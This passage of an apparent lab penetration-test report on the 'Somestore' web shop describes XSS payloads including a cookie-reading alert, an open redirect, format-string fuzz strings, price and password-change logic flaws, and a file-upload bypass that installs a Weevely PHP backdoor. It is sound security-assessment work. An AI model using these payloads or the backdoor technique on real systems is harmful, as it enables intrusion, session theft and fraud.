All of the databases on the server were dumped, and can be seen in figure 29. When all databases on the server were dumped, it was found that more than just the Somstore database was running. This suggests that other websites are running on the same server.



Figure - databases on the server

### Test for XSS

Using burp Intruder, the payload ‘<script>alert("xss")</script>’ was used to test for XSS against all pages that allowed user input.

The results from Burp intruder indicated that the following pages could be vulnerable:

* /feedback\_process.php
* /InsertPayment.php
* /admin/empRegistration.php
* /admin/insertProduct.php
* /admin/insertWarehouse.php
* /admin/insertCategory.php

The /feedback\_process.php page will be tested for XSS. By going on to the contact us page, the string <script>alert("xss")</script> was inserted individually into each form field.

Upon testing, all fields rejected the script, except for the “name” field. This type of XSS is reflective, as the script will only run once. If a new request was made to the page then the script would not run again. Figure 30 shows the alert box being displayed on the thank you page.



Figure 30 - XSS

To test if user redirection is possible through the contact us page, the following script was inserted into the name field:  
<script> setTimeout(function() {

   window.location.href = "https://www.google.com" }, 3000);

</script>

When the form was submitted it took the user to the thank you page, then after three seconds redirected the user to the google homepage. This proves that user redirection through XSS is possible.

By inserting the script, “<script>alert(document.cookie)</script>”, the user PHPSESSID cookie, and secret cookie are displayed in an alert message. If a malicious hacker can obtain these details, then session hijacking can be performed, as seen in Section 2.5.1.

The /InsertPayment.php page is also vulnerable to XSS. Upon entering the script into every form field, it was found that the “Address”, “Country”, “City” and “Phone” fields accepted the JavaScript input. However, the script only runs when an admin logs in and views the “Order Details” section. Figure 31 and 31 show the alert script, with different messages being injected and run.








Figure 31 - XSS Injection

Figure 32- XSS alerts



This form of XSS differs from that seen on the contact us page, as it is stored XSS. This means that every time the customer details page is loaded up, the script will run again.

Testing for user redirection was also tested on this page using the same script as previously. However, when the admin logs in they are not redirected to another webpage. Thus meaning that the user redirection script failed.

### Test for HTTP Header injection

After submitting a form in the “contact us” page, the application redirects the user to a page that displays a thank you message, along with the name entered on the contact page. This could potentially provide a platform for HTTP header injections. In the name field of the contact page, the string “UhOh%0%d String:Injected” was inserted, and the headers that followed were intercepted. If the injection worked successfully, then there should be a line in the header displaying “String:Injected” Figure 33 shows the header for the request.




Figure 33 - HTTP Header Injection

From the results it is evident that the injection failed, and no new lines were created in the header, meaning that the page is not vulnerable to header Injections.

### Test for Open Redirection

There are two functions on the webpage that use a “return\_url” parameter in the header. These are the add to cart function, and the clear cart function.

Figure 34 shows the return URL being captured when the clear cart function is called.



Figure 34 - URL Redirect

The “=” sign at the end indicates that this string is base 64 encoded. After entering the URL into a base 64 decoder, the string translated into “http://192.168.1.10/index.php”.

If this header is intercepted and the return\_url parameter is changed to a base 64 encoded version of the URL “https://www.google.co.uk/?gws\_rd=ssl”, then the website redirects the user to the google homepage.

This redirection could be used for a malicious attacker to target a user and redirect them to a webpage of their choosing, which can then be used to further exploit the user.

## Test for Function-Specific Input Vulnerabilities

### Test for Buffer Overflows

Using Burp Intruder, all pages that allow user input were tested for buffer overflow vulnerabilities. Ten thousand ‘A’ characters were entered individually into each parameter of each request, with the aim of making the system throw an unexpected error. However, no anomalies were found, and the system handled all the requests normally.

### Test for Format String Vulnerabilities

Using Burp Intruder, the following strings were inserted as payloads:

* %25n%25n%25n%25n%25n%25n%25n%25n%25n%25n%25n%25n%25n%25n%25n%25n%25n%25n%25n%25n%25n%25n%0A%0A
* %0A%0A%25s%25s%25s%25s%25s%25s%25s%25s%25s%25s%25s%25s%25s%25s%25s%25s%25s%25s%25s%25s%25s%25s%0A
* %251!n%252!n%253!n%254!n%255!n%256!n%257!n%258!n%259!n%2510!n%0A
* %0A%251!s%252!s%253!s%254!s%255!s%256!s%257!s%258!s%259!s%2510!s

The aim of this was to find any anomalies in the response from the system.

After examining all of the outputs, no format string vulnerabilities were found, and the application processed all of the requests as expected.

### Other tests

A large amount of testing does not need to be carried out due to the application using a limited amount of technology. Testing for SOAP, LDAP, XPath and XXE injection will not be carried out as there is no evidence of these vulnerabilities being present.

## Test for Logic Flaws

### Identify the Key Attack Surface

The main areas that logic flaws can be found are in multistage processes and critical security functions. The only multistage process that is present in the application is when the user is purchasing a product. During this process, the user has to undertake a specific series of actions.   
There are two areas that would be classed as employing critical security functions. These functions are the login function, and the change password function.

### Test Multistage Processes

In order for the user to purchase a product, they must undertake a specific series of actions. The process involved for buying a product involves adding an item to the cart, going to the checkout page, then filling out the personal details on the confirm purchase page.

After testing, it was found that the input fields for the product quantities on the home page do not validate the data that is being entered. Strings were entered into the input fields, with the expectation of the application throwing an error. However, these strings were accepted as valid input.  
When negative integers were entered, the application should throw an error message. However, no error message was displayed, and instead the numbers are processed successfully, and the price is taken off the over total. This can be seen in Figure 35.




Figure 35 - Negative Input

If the process page is called before any items have been ordered, then the user can fill out their details as if they are still ordering a product. Every field within the ordering form must contain some kind of input, however, only the email address field requires a specific input. The other fields require a minimum of one character. This input should not be accepted as most fields require more than one character, such as the address and postcode field. The format of the email address field requires an @ symbol, with at least one character on either side.

If the user opens two tabs, with one tab being on the processing page and the other being on the products page and adds an item to the cart, then the item cannot be seen on the processing page unless it is refreshed. If items are then removed from the cart, the process page still does not update unless refreshed. Meaning that the application would still continue with the original order until the page is updated.

The parameters required to add items to the cart were captured using burp. These parameters were copied, and then the process page header was captured. The copied parameters were then pasted into the process page header, to establish if any impact on the site would occur. However, no changes were made on the site from the edited parameters being submitted.

### Test Handling of Incomplete Input

The login page requires the user to input characters into both the username and password field, as they cannot be left empty. To test the logic behind the login function, each parameter will be individually removed from the header request.

Upon removing the parameters, it was found that both are necessary to complete the request. By removing one parameter, the system would act like the corresponding field had been left empty.

The parameters being removed can be seen in Figure 36.



Figure 36 - login page parameters

The change password function asks the user to enter their old password, and then enter their new password twice. The same process as above will be repeated, to test if all the parameters that are asked for are necessary. The password that will be changed is “hacklab”, and it will be changed to “Hackers”

The parameters that are passed through in the header can be seen in Figure 37.



Figure 37 – change password function

Each password parameter will be removed sequentially, to see if there is any impact on the outcome of the function. After this process, the user will then log out and log back in to see what password is used.

**Removal of currentpassword**

After removing the currentpassword parameter from the request, it was found that this field is not used by the system. The password was still successfully updated to “Hackers”.

**Removal of newpassword**

The password does not successfully update after removing this parameter. Figure 38 shows the error message that is displayed. An attempt to logout and then log back in under the original password was made, to discover if the password did change did fail. The application rejected the new password and accepted the old password, proving that the application did not update the password.



Figure 38 - password function error message

**Removal of confirmpassword**

When this parameter was removed, the results were the exact same as removing the newpassword parameter.

In summary, the change password function only requires the new passwords to be entered and for them to match. The current password is not required throughout the process.

## Test for Shared Hosting Vulnerabilities

As identified by Sqlmap earlier, it appears that more than one website uses the webserver.

Due to there being a file upload function for the profile picture, when logged in as a user, the tool Weevely *(2018)* could be used to try and upload a PHP file to the server. If this file upload is successful, then direct access to the webserver could be possible

A Weevely backdoor payload was generated and saved as a file called weevely.php. This file was then uploaded, however an error message appeared as seen in Figure 39.




Figure - weevely.php upload

Because the file upload function only allows images, the file was edited to be called weevely.php.jpg, and then intercepted using burp. Once intercepted the filename was modified back to weevely.php.

This successfully bypassed the filter and the new message displayed can be seen in Figure 40.




Figure 40 - weevely.php.jpg upload

The following headers submitted by the application were viewed, and it was seen that a GET request was made for a page called /pictures/weevely.php. This information will be useful for calling the Weevely file.

The Weevely file was then connected to via the terminal, completing the creation of the backdoor. A hacker would now be able to view all the files on the application, create directories and run scripts from within.

Figure 41 shows the Weevely file being created, and connected to.






Figure - Weevely execution

Figure 42 shows all of the options available to use from the Weevely backdoor.

Once the backdoor has been installed, the user can connect to the server from anywhere, until the backdoor is removed.

Figure 42 - Weevely options



## Test for Application Server Vulnerabilities

### Test for Default Credentials

From the Nmap scan that was conducted previously (Figure 9), it was seen that ports 21, 80, 443 and 3306 are open.

Using the command line, a connection to the ftp port was attempted. The username and password used to try and connect to the ftp server was “USER”, and “USER" *(FTP Default Credentials)*. The username “root” was also attempted, with the password “password”. These attempts were unsuccessful and no further attempts to gain access were made.

Access to the MySQL database was attempted using SSH with PuTTY *(Download PuTTY - a free SSH and telnet client for Windows, 2018*). However, the connection was refused by the server.

### Test for Default Content

From the Nikto scan, it appears the web server may be vulnerable to shellshock. This is derived from the following output of the scan:

+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).

+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278>).

After several attempts to exploit the Somestore Web application, all attempts failed. Metasploit was used to try and gain a meterpreter shell, while using the apache\_mod\_cgi\_bash\_env\_exec exploit. However, as aforementioned, these attempts did not succeed.

### Test for Dangerous HTTP Methods

To discover what HTTP methods the server allows, a curl *(curl, 2018)* request was sent to the application. Figure 43 shows the outcome of this request. The available methods to use are POST, OPTIONS, GET, HEAD and TRACE.




Figure 43 - Curl Request

Due to the application using GET requests, a GET request was made to the admin/index.php page using curl. This request was opened using the xdg-open command, and the output was a message saying “You Failed !!” at the top of the page. However, the entire of the admin/index.php page was still displayed, except the css and functionality had been removed. This allowed the link for the /customerTable.php page to be found. Another GET request was made, except to the admin/customerTable.php page. The same result happened as previous, which allowed all of the customer details to be viewed. Figure 44 shows all of the usernames and passwords that were found from this page.




Figure 44- GET request for admin page

This process can be repeated to view all the other pages.

The TRACE method could potentially be used for cross site tracing, but due to the application already containing cross site scripting, this will not be looked into.

### Test for Proxy Functionality

An attempt to create a tunnel was made using Netcat (The GNU Netcat -- Official homepage, 2018) and the CONNECT request. However, due to the SomeStore web application not employing the CONNECT method, the request timed out. This can be seen in Figure 45.




Figure 45 - CONNECT request.

### Test for Virtual Hosting Misconfiguration

The http request to the root directory was captured using Burp, sent to burp repeater, and the details about the host header were edited. With a valid host header, the server returns the homepage of the application, and when an incorrect host header is supplied the server returns a 400 bad request. If the host header is completely removed and HTTP/1.0 is used, then the application still successfully retrieves the home page. No misconfigurations were found in this stage of testing.

### Test for Webserver Software Bugs

In order to find bugs in the software, a Nessus *(Nessus Professional, 2018)* scan was carried out. This scan can be seen in Appendix F. Not much information was gathered from the SSL scan, as a lot of false positives were found. The Somestore web application does not make use of https, so any SSL vulnerabilities detected will not be present.

## Miscellaneous checks

### Check for DOM-Based Attacks

The script that was used previously to search for the keyword ‘hidden’, as seen in Appendix E, was modified to search all the JavaScript files for the following strings:

* “document.location”
* “document.URL”
* “document.URLUnencoded”
* “document.referrer”
* “window.location”

These strings were searched for, as if they were found then they could present an area for a DOM-Based attack. However, none of the keywords were found in any of the JavaScript files.

### Check for Local Privacy Vulnerabilities

The cookies created by the server contain sensitive information about the users, and do not have an expiry date. All information contained about the cookies can be found in previous sections, and no further information will be discussed here.

The cache is not used within the application, as in all responses it uses the must-revalidate directive. An example of this is seen in Figure 46.



Figure 46 - Cache

There are two pages that contain sensitive data for the user – the checkout page and the personal details page. In both these pages the html source code was checked for the autocomplete attribute. In both pages, the attribute was present and set to off, meaning that the data is not stored within the browser.

### Check for Weak SSL Ciphers

The Somestore web application does not use https, therefore no SSL ciphers are present.

### Testing for Input Validation

In the login page, the syntax ‘ OR 1=1 was entered in both the username and password field, to test if the input was blocked or not. The outcome is shown in Figure 47 where an error message is displayed.




Figure 47 - Error message

On the contact us page, a packet is captured using burp and sent to burp intruder to fuzz the data entered into the name parameter. The name parameter has been chosen as it returns the data entered on the thank you page. A large amount of strings that contain different values were entered into the payload section. These payloads can be seen in Appendix H.

From the results, it was derived that if the input contains an apostrophe, then the SQL syntax will throw an error. It was also found that certain URL encoded characters are decrypted, however not to the ASCII equivalent. Whereas other URL encoded characters are dropped. For example, if “%12” is entered into the name field, then the server responds on the thank you page with an arrow symbol. However, the ASCII value for “%12” is the letter B. The output from the server can be seen in Figure 48.



Figure 48- %12

Whereas, if the string “%0a” is entered into the box, which in ASCII converts into a semi colon, then the string is dropped from the response altogether and is not displayed.

The same payloads were entered into numerous fields on the personal details page to see if this page also decodes certain encoded values. It was found that the values were not decoded, however whenever an apostrophe was entered in any field, that field would not update successfully. Thus meaning that the apostrophe symbol is blocked by the server on the page.

Certain fields on the admin page also do not correctly identify the data being entered. In the ‘Add Product’ section of the admin page, regardless of what is entered into the price field, an error message appears. This can be seen in Figure 49. Therefore even if numbers are entered, the error message is still thrown.




Figure - Price error

### Test for Data Tampering

Testing will occur to establish if it is possible to tamper the data being transmitted when purchasing a product.

Firefox’s Tamper Data *(mozdev.org - tamperdata: help, 2018)* tool is used to view each request made throughout the purchasing process. By using Tamper Data, the user can edit the quantity, product ID that they desire and the return URL. Figure 50 shows the Tamper Data popup.




Figure 50 - Tamper Data

Following the purchasing process, once the user has submitted all of their personal details, Tamper Data can be used to change the overall price of the order. Figure 51 shows the Tamper Data fields during the final order process. One of the fields is called “Totalka”, with the price next to it. The user can edit this price to any number that they desire, and this will change the total cost of the order.




Figure 51 - Tamper Data

# Conclusion

A thorough investigation was carried out on the Somestore web application. Testing was carried out on several different platforms with a wide range of exploits being attempted. After such testing was carried out, it was found that the application contains multiple critical vulnerabilities and logic flaws that require patching.

# References

Stuttard, D. and Pinto, M. (2013) *The web application hacker's handbook*. Hoboken, N.J.:

*OWASP Zed Attack Proxy Project - OWASP* (2018). Available at: https://www.owasp.org/index.php/OWASP\_Zed\_Attack\_Proxy\_Project (Accessed: 29 November 2018).

*Burp Suite Scanner | PortSwigger* (2018). Available at: https://portswigger.net/burp (Accessed: 29 November 2018).

*Category:OWASP DirBuster Project - OWASP* (2018). Available at: https://www.owasp.org/index.php/Category:OWASP\_DirBuster\_Project (Accessed: 29 November 2018).

Chapter 4. Command Line Options (2018). Available at: https://cirt.net/nikto2-docs/options.html (Accessed: 29 November 2018).

*httprint Download – Web Server Fingerprinting Tool - Darknet* (2018). Available at: https://www.darknet.org.uk/2007/09/httprint-v301-web-server-fingerprinting-tool-download/ (Accessed: 29 November 2018).

*Wappalyzer - Identify technologies on websites* (2018). Available at: https://www.wappalyzer.com/ (Accessed: 29 November 2018).

*Nmap: the Network Mapper - Free Security Scanner* (2018). Available at: https://nmap.org/ (Accessed: 29 November 2018).

*Wget - GNU Project - Free Software Foundation* (2018). Available at: https://www.gnu.org/software/wget/ (Accessed: 29 November 2018).

*grep(1) - Linux manual page* (2018). Available at: http://man7.org/linux/man-pages/man1/grep.1.html (Accessed: 29 November 2018).

*THC Hydra – SecTools Top Network Security Tools* (2018). Available at: https://sectools.org/tool/hydra/ (Accessed: 29 November 2018).

*Cookie Manager – Get this Extension for Firefox (en-US)* (2018). Available at: https://addons.mozilla.org/en-US/Firefox/addon/a-cookie-manager/ (Accessed: 29 November 2018).

*wireghoul/dotdotpwn* (2018). Available at: https://github.com/wireghoul/dotdotpwn (Accessed: 29 November 2018).

*What is the Default user name & password of FTP/Web Server of M241* (2018). Available at: https://www.schneider-electric.co.in/en/faqs/FA333074/ (Accessed: 29 November 2018).

*Download PuTTY - a free SSH and telnet client for Windows* (2018). Available at: https://www.putty.org/ (Accessed: 29 November 2018).

*curl* (2018). Available at: https://curl.haxx.se/ (Accessed: 29 November 2018).

*The GNU Netcat -- Official homepage* (2018). Available at: http://netcat.sourceforge.net/ (Accessed: 29 November 2018).

*Nessus Professional* (2018). Available at: https://www.tenable.com/products/nessus/nessus-professional (Accessed: 29 November 2018).

*mozdev.org - tamperdata: help* (2018). Available at: http://tamperdata.mozdev.org/help.html (Accessed: 29 November 2018).

(2018) *Tools.kali.org*. Available at: https://tools.kali.org/maintaining-access/weevely (Accessed: 29 November 2018).

# Appendices

## Appendix A – Application URLs

http://192.168.1.10/

http://192.168.1.10/Sign%20In.php

http://192.168.1.10/about.php

http://192.168.1.10/addendum.php?type=terms.php

http://192.168.1.10/alterpassword.php

http://192.168.1.10/cart\_update.php

http://192.168.1.10/cart\_update.php?emptycart=1&return\_url=aHR0cDovLzE5Mi4xNjguMS4xMC9wcm9kdWN0cy5waHA/Y29tbWFuZCZwcm9kdWN0aWQ=

http://192.168.1.10/cart\_update.php?removep=8&return\_url=aHR0cDovLzE5Mi4xNjguMS4xMC9wcm9maWxlLnBocA==

http://192.168.1.10/changepicture.php

http://192.168.1.10/company-accounts/

http://192.168.1.10/company-accounts/?C=M;O=D

http://192.168.1.10/company-accounts/finances.zip

http://192.168.1.10/company-accounts/readme.txt

http://192.168.1.10/contact.php

http://192.168.1.10/css/

http://192.168.1.10/css/?C=D;O=D

http://192.168.1.10/css/AnimateLogo.css

http://192.168.1.10/css/PaymentStyle.css

http://192.168.1.10/css/animate-custom.css

http://192.168.1.10/css/audioplayer.css

http://192.168.1.10/css/bootstrap.min.css

http://192.168.1.10/css/bootstrap.min.css?version=3

http://192.168.1.10/css/cart.css

http://192.168.1.10/css/cart.css?version=1

http://192.168.1.10/css/chatStyle.css

http://192.168.1.10/css/demo.css

http://192.168.1.10/css/fonts/

http://192.168.1.10/css/fonts/?C=S;O=D

http://192.168.1.10/css/fonts/BebasNeue-webfont.eot

http://192.168.1.10/css/fonts/BebasNeue-webfont.svg

http://192.168.1.10/css/fonts/BebasNeue-webfont.ttf

http://192.168.1.10/css/fonts/BebasNeue-webfont.woff

http://192.168.1.10/css/fonts/Dharma%20Type%20Font%20License.txt

http://192.168.1.10/css/fonts/MyriadPro-Regular.eot

http://192.168.1.10/css/fonts/MyriadPro-Regular.svg

http://192.168.1.10/css/fonts/MyriadPro-Regular.ttf

http://192.168.1.10/css/fonts/MyriadPro-Regular.woff

http://192.168.1.10/css/fonts/arialroundedmtstd-extrabold-webfont.eot

http://192.168.1.10/css/fonts/arialroundedmtstd-extrabold-webfont.svg

http://192.168.1.10/css/fonts/arialroundedmtstd-extrabold-webfont.ttf

http://192.168.1.10/css/fonts/arialroundedmtstd-extrabold-webfont.woff

http://192.168.1.10/css/fonts/fontomas-webfont.eot

http://192.168.1.10/css/fonts/fontomas-webfont.svg

http://192.168.1.10/css/fonts/fontomas-webfont.ttf

http://192.168.1.10/css/fonts/fontomas-webfont.woff

http://192.168.1.10/css/fonts/franchise-bold-webfont.eot

http://192.168.1.10/css/fonts/franchise-bold-webfont.svg

http://192.168.1.10/css/fonts/franchise-bold-webfont.ttf

http://192.168.1.10/css/fonts/franchise-bold-webfont.woff

http://192.168.1.10/css/fonts/myriadpro-bold-webfont.eot

http://192.168.1.10/css/fonts/myriadpro-bold-webfont.svg

http://192.168.1.10/css/fonts/myriadpro-bold-webfont.ttf

http://192.168.1.10/css/fonts/myriadpro-bold-webfont.woff

http://192.168.1.10/css/proStyle.css

http://192.168.1.10/css/style.css

http://192.168.1.10/css/style.css?version=18

http://192.168.1.10/css/userlogin.css

http://192.168.1.10/custUpdate.php

http://192.168.1.10/customer.php

http://192.168.1.10/employeeValidate.php

http://192.168.1.10/feedback\_process.php

http://192.168.1.10/icons

http://192.168.1.10/icons/back.gif

http://192.168.1.10/icons/blank.gif

http://192.168.1.10/icons/compressed.gif

http://192.168.1.10/icons/folder.gif

http://192.168.1.10/icons/image2.gif

http://192.168.1.10/icons/text.gif

http://192.168.1.10/icons/unknown.gif

http://192.168.1.10/images/

http://192.168.1.10/images/1.png

http://192.168.1.10/images/2.png

http://192.168.1.10/images/3.png

http://192.168.1.10/images/33.png

http://192.168.1.10/images/4.png

